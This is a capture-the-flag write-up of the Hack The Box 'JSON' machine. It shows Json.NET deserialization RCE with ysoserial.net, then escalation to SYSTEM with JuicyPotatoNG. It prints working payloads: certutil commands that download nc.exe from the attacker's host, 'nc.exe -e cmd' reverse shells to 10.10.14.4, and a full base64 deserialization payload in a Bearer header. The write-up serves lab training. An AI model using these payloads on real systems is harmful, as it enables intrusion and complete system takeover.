140 HTB JSON

[HTB] JSON

NOTE: This box was exploited using *BlackArch*

by **Pablo**

- **Resources:**

    1. **Windows 10 machine to run** `Yososerial.exe`
    2. **0xdf** `https://0xdf.gitlab.io/`
    3. **S4vitar on live** `YouTube`
    4. `https://htbmachines.github.io/`
    5. **Powershell downloading** `https://superuser.com/questions/25538/how-to-download-files-from-command-line-in-windows-like-wget-or-curl`
    6. **Antonio Coco** `https://github.com/antonioCoco/JuicyPotatoNG`

Objectives:

```
1. Skills: Abusing No Redirect Json Deserialization Exploitation
2. ysoserial.net [RCE] AppLocker Bypass Abusing SeImpersonatePrivilege
3. JuicyPotato [Privilege Escalation] Abusing SeImpersonatePrivilege
4. Creating a new user Abusing SeImpersonatePrivilege
5. Adding the user to the local administrators group Abusing SeImpersonatePrivilege
6. Modifying the registry entry LocalAccountTokenFilterPolicy Playing with psexec.py and wmiexec.py PassTheHash
7. wmiexec.py Executing commands with CrackMapExec Dumping the SAM with CrackMapExec Enabling RDP with
CrackMapExec
8. Playing with Remmina to gain access to the system
```

1. **Nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p
21,80,135,139,445,5985,47001,49152,49153,49154,49155,49156,49157,49158 json.htb
.....................................................
21/tcp    open  ftp          syn-ack FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp    open  http         syn-ack Microsoft IIS httpd 8.5
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Json HTB
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

2. **Whatweb**

```
1. ▷ whatweb http://10.10.10.158
http://10.10.10.158 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/8.5],
IP[10.10.10.158], JQuery, Microsoft-IIS[8.5], Script, Title[Json HTB], X-Powered-By[ASP.NET], X-UA-
Compatible[IE=edge]
```

3. **SMBCLIENT NULLSESSION**

```
1. ▷ smbclient -L 10.10.10.158 -N
session setup failed: NT_STATUS_ACCESS_DENIED
2.
```

4. **SMBMAP NULLSESSION**

```
1. ▷ smbmap -H 10.10.10.158 -u 'nullsession' --no-banner
[*] Detected 1 hosts serving SMB                                    [*] Established 1 SMB
connections(s) and 0 authentidated session(s)
```

5. **RpcClient NullSession**

```
1. ▷ rpcclient -U "" 10.10.10.158 -N
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
```

6. **CrackMapExec Nullsession**

```
1. ▷ crackmapexec smb 10.10.10.158
SMB 10.10.10.158 445  JSON [*] Windows Server 2012 R2 Datacenter 9600 x64 (name:JSON) (domain:json)
(signing:False) (SMBv1:True)
```

7. **Left off** `01:00:16`

- *#pwn_nmap_grep_open_tcp_ports_oP*

```
▷ cat portzscan.nmap | grep -oP '\d{1,5}/tcp'
21/tcp
80/tcp
135/tcp
139/tcp
445/tcp
5985/tcp
47001/tcp
49152/tcp
49153/tcp
49154/tcp
49155/tcp
49156/tcp
49157/tcp
49158/tcp
2664/tcp
47558/tcp
```

NMAP FTP-ANON NSE

- *#pwn_NMAP_ftp_anon_NSE_HTB_JSON*

8. **FTP-ANON.nse, and nmap script to detect anonymouse ftp server**

```
1. locate ftp-anon.nse
2. /usr/share/nmap/scripts/ftp-anon.nse
3. ▷ cat /usr/share/nmap/scripts/ftp-anon.nse
```

9. **Savitar curls the server information**

```
1. curl -I http://10.10.10.158 -v
Server: Microsoft-IIS/8.5
< X-Powered-By: ASP.NET
X-Powered-By: ASP.NET
```

Enumerating the website on port 80. *An important part of this hack is to get a capture on* `http://10.10.10.158/api/Account` *page. Which has the bearer encoded token. I explain how to do this below.*

10. **Checking out the site**

```
1. We check out the site
2. http://10.10.10.158
3. and it redirects to the login page
4. http://10.10.10.158/login.html
5. The URL is case insensitive so we know that it is a Windows Server, because only in Windows Servers can you
type the URL in any case and it does not matter.
6. http://10.10.10.158/LoGiN.hTmL
```

```
7. http://10.10.10.158/files/password.txt
8. http://10.10.10.158/js/app.min.js
9. We get back a bunch of json
.....................................................
var _0xd18f = ["\x70\x72\x69\x6E\x63\x69\x70\x61\x6C\x43\x6F\x6E\x74\x72\x6F\x6C\x6C\x65\x72",
"\x24\x68\x74\x74\x70", "\x24\x73\x63\x6F\x70\x65", <SNIP>
```

11. `admin:admin` **works and we get in easily**

```
1. admin:admin
2. But it logs us out right away. Lets look in Burpsuite so we can see what is going on.
```

BurpSuite

12. **Open up BurpSuite in the terminal.**

```
1. burpsuite &> /dev/null & disown
2. I capture the intercept and hit send
3. In the response we see a base64 encoded string
4. ▷ echo -n
"eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoiVXNl
ciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=" | base64 -d
{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3","Name":"User Admin
HTB","Rol":"Administrator"}
5. Set-Cookie: OAuth2=
6. I am guessing this is the cookie. But it is logging us out immediately
7. ▷ echo -n "admin" | md5sum
21232f297a57a5a743894a0e4a801fc3  -
8. Confirmed the encoded cookie inside is MD5
```

13. **Google** `json.NET serialization attack`

```
1. Google 'json.net serialization attack'
2. https://medium.com/r3d-buck3t/insecure-deserialization-with-json-net-c70139af011a
3. Google 'json.net deserialization exploitation'
4. https://book.hacktricks.xyz/pentesting-web/deserialization/basic-.net-deserialization-objectdataprovider-
gadgets-expandedwrapper-and-json.net
5. Download ysoserial.exe
6. https://github.com/pwntester/ysoserial.net
7. Click on latest release v1.36 as of Nov 2023
8. https://github.com/pwntester/ysoserial.net/releases/tag/v1.36
9. Then click download zip file
10. ▷ wget https://github.com/pwntester/ysoserial.net/releases/download/v1.36/ysoserial-
1dba9c4416ba6e79b6b262b758fa75e2ee9008e9.zip
11. Fail lets user PowerShell since we are on windows
12. ▷ 7z l ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9.zip
```

`Yososerial.exe` needs to be run on a Windows machine

14. **You will need to log into your Windows 10 machine and download ysoserial from there to extract it from the zip and execute it.**

```
1. https://github.com/pwntester/ysoserial.net/releases/tag/v1.36
```

Powershell download files from URL

- *#pwn_PowerShell_download_files_from_URL*

15. **I used powershell to download the file because I like having problems. Joking, I just need to practice my powershell any chance I can get. Here is how to download any file using powershell.**

```
1. https://superuser.com/questions/25538/how-to-download-files-from-command-line-in-windows-like-wget-or-curl
2. An alternative I discovered recently, using PowerShell:

3. $client = new-object System.Net.WebClient
4. $client.DownloadFile("http://book.hacktricks.xyz.net/file.txt","C:\tmp\file.txt")

5. It works as well with GET queries.

6. If you need to specify credentials to download the file, add the following line in between:

7. $client.Credentials =  Get-Credential

8. A standard windows credentials prompt will pop up. The credentials you enter there will be used to download
the file. You only need to do this once for all the time you will be using the $client object.
```

16. **Run ysoserial.exe**

```
1. After you download the file using powershell or just click on the link
2. https://github.com/pwntester/ysoserial.net/releases/tag/v1.36
3. extract all the contents
4. Open up a cmd to the location
5. run it
6. C:\Users\phobos\Downloads\ysoserial\Release> ysoserial.exe
Missing arguments. You may need to provide the command parameter even if it is being ignored.
7. That brings up the help menu. Which means it is working correctly.
8. C:\Users\phobos\Downloads\ysoserial\Release> ysoserial.exe -g ObjectDataProvider -f Json.Net -c "whoami" -o
raw
9. We need for it to be in base64
10. C:\Users\phobos\Downloads\ysoserial\Release> ysoserial.exe -g ObjectDataProvider -f Json.Net -c "whoami" -o
base64
11. C:\Users\phobos\Downloads\ysoserial\Release> ysoserial.exe -g ObjectDataProvider -f Json.Net -c "ping
10.10.14.4" -o base64 > test
12.
```

Problem: I have not been able to capture a bearer token

17. ***Here is the solution*. You need to *use the chrome browser provided by BurpSuite* and do the following**

```
1. Open up the Burpsuite browser and intercept
2. Intercept this link http://10.10.10.158/login.html
3. use the default creds admin:admin
4. You will need to foward 1 to 3 pages and it will redirect to http://10.10.10.158/api/Account and this one will
have a 'bearer token'. Send this page to the Repeater. This page is vulnerable to ysoserial.exe exploit.
5. So now you have in your repeater http://10.10.10.158/api/Account page with the bearer token.
```

18. **Next, this is optional but after you create your payload in the windows 10 machine using `ysoserial.exe` you will need to transfer over the *ysoserial base64 encoded payloads*. Set up `smbserver.py` and net use command or just use a usb stick.**

```
1. sudo smbserver.py ninjafolder $(pwd) -smb2support -u pedro -p pedro123
2. Now do this on the windows machine
3. C:\Users\pedro\Desktop\Release> net use x: \\192.168.111.106\ninjafolder /user:pedro pedro123
4. You need to have at least 1 file in the smb folder your are serving. If not nothing will show
5. Then do this command in Windows
6. C:\Users\pedro\Desktop\Release> dir x:\
7. The contents from the smbserver.py will now be viewable on your windows machine
8. To copy over the file from the windows machine to your smbserver do this.
9. C:\Users\pedro\Desktop\Release> copy test x:\test
```

19. ***You will need to cat out test POC file. Then in the real payload execution `transfer1` then `transfer2`. Which is the `base64` encoded payload using `ysoserial.exe` and paste it in Burp Repeater. Sorry if I repeated myself. Replacing the encoded portion of the bearer token.***

```
GET /api/Account/ HTTP/1.1
Host: 10.10.10.158
Accept: application/json, text/plain, */*
Bearer:
eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoiVXNlc
iBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Referer: http://10.10.10.158/index.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie:
OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW1lIj
oiVXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
Connection: close
```

20. **You should now have a shell.**

```
1. Right now the payload only has a ping command (test). We need to replace it with an actual command to get a
shell.
2. Savitar is setting up tcpdump for this demo as a proof of concept.
3. $ sudo tcpdump -i tun0 icmp -n
```

21. **Ok that payload was the `POC (proof of concept)` payload. *Here is the real encoded payload we will be using as our bearer token in BurpSuite Repeater*.**

```
1. First, we need to create the payload in Windows using ysoserial.exe and then transfer it over to linux
machine. Cat out the base64 encoded string and paste it into the bearer token in BurpSuite Repeater.
2. C:\Users\savitar\Desktop\Release> ysoserial.exe -g OjectDataProvider -f Json.Net -c "certutil.exe -f -urlcache
-split http://10.10.14.4/nc.exe C:\Windows\System32\spool\drivers\color\nc.exe" -o base64 > transfer
3. Now copy over 'transfer' with smbserver, or just with a usb stick does not matter.
4. cat out the 'transfer' file and paste it into the interecept of http://10.10.10.158/api/Account in the bearer
```

```
token field.
5. Now setup a python server on port 80
6. sudo python3 -m http.server 80
7. Also not sure if I mentioned it but setup your listener on 443
8. C:\Users\savitar\Desktop\Release> ysoserial.exe -g OjectDataProvider -f Json.Net -c
"C:\Windows\System32\spool\drivers\color\nc.exe -e cmd 10.10.14.4 443" -o base64 > transfer2
```

Below is what the intercept on `Burpsuite` looks like. Before sending `transfer2` payload in `Repeater`. It will give you a 500 internal server error just disregard and send both base 64 encoded payloads `transfer1` and `transfer2`.

```
1. GET /api/Account/ HTTP/1.1
Host: 10.10.10.158
Accept: application/json, text/plain, */*
Bearer:
ew0KICAgICckdHlwZSc6J1N5c3RlbS5XaW5kb3dzLkRhdGEuT2JqZWN0RGF0YVByb3ZpZGVyLCBQcmVzZW50YXRpb25GcmFtZXdvcmssIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0zMWJmMzg1NmFkMzY0ZTM1JywgDQogICAgJ01ldGhvZE5hbWUnOidTdGFydCcsDQogICAgJ01ldGhvZFBhcmFtTXRlcnMnOnNCiAgICAgICAgICAgICAgICAgICAgJyR0eXBlJzonU3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdCwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5JywgJyR2YWx1ZXMnOlsnY21kJywgJy9jIEM6XFxXaW5kb3dzXFxTeXN0ZW0zMlxcc3Bvb2xcXGRyaXZlcnNcXGNvbG9yXFxuYy5leGUgLWUgY21kIDEwLjEwLjE0LjQgNDQzJ10NCiAgICB9LA0KICAgICdQYmplY3RJbnN0YW5jZSc6eyckdHlwZSc6J1N5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzLCBTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5J30NCn0=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Referer: http://10.10.10.158/index.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie:
OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoiVXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
Connection: close
2. hit send
```

Got Shell

22. **Success, we got shell as `json\userpool`**

```
1. sudo rlwrap -cAr nc -nlvp 443
[sudo] password for haxor:
Listening on 0.0.0.0 443
Connection received on 10.10.10.158 50505
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
json\userpool
2. c:\Users\userpool\Desktop> whoami /priv
SEImpersonatePrivilege Enabled!
```

Privesc with JuicePotatoNG

23. **Since `SEImpersonate Priviledge` is enabled. Lets use JuicyPotato to PrivESC.**

```
1. c:\windows\system32\inetsrv>ipconfig
2. We are not in a container which is a good thing.
   IPv4 Address. . . . . . . . . . . : 10.10.10.158
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:fa6f%15
                                       10.10.10.2
3. We just need to upload juiceypotatong.exe as jp.exe. Then we have to execute it. Remember earlier we uploaded
nc.exe to the applocker directory. Last setup a python server on port 80 and a netcat listener on 443. sudo
rlwrap -cAr nc -nlvp 443
4. C:\Users\userpool\Desktop> certutil.exe -f -urlcache -split http://10.10.14.4/jp.exe jp.exe
5. Check to see if jp.exe is working
6. C:\Users\userpool\Desktop>.\jp.exe
7. Now execute the entire payload.
8. C:\Users\userpool\Desktop>.\jp.exe -t * -p C:\Windows\System32\cmd.exe -a "/c
C:\Windows\System32\spool\drivers\color\nc.exe -e cmd 10.10.14.4 443"
9. c:\>whoami
NT Authority\System
```

24. **Got Root flag**


```
1. C:\Users>dir /s /b /a:-d-h . | findstr /i /v "appdata local microsoft cache vmware all"
2. SUCCESS we find the root.txt file.
3. C:\Users>type C:\Users\superadmin\Desktop\root.txt
```

```
type C:\Users\superadmin\Desktop\root.txt
e9e23b1181d3ba75e7d871a1cef085ab
```

Time Stamp `01:42:05` to `01:54:00`. *Highly recommend watching the Post Exploitation. Savitar* covers some very cool things on this box in those 10 minutes of beyond root.

25. **Beyond Root Post Exploitation Notes.**

```
1. Savitars juicypotato command. Not sure what version of juicypotato he used but he had to change out the CLSID number
2. C:\Users\userpool\Desktop> .\JP.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c C:\Windows\System32\spool\drivers\color\nc.exe -e cmd 10.10.14.29 443" -c "{e60687f7-01a1-40aa-86ac-db1cbf673334}"
3. sudo rlwrap nc -nlvp 443
4. whoami
5. nt authority\system
```



26.
27. **Pwn3d!**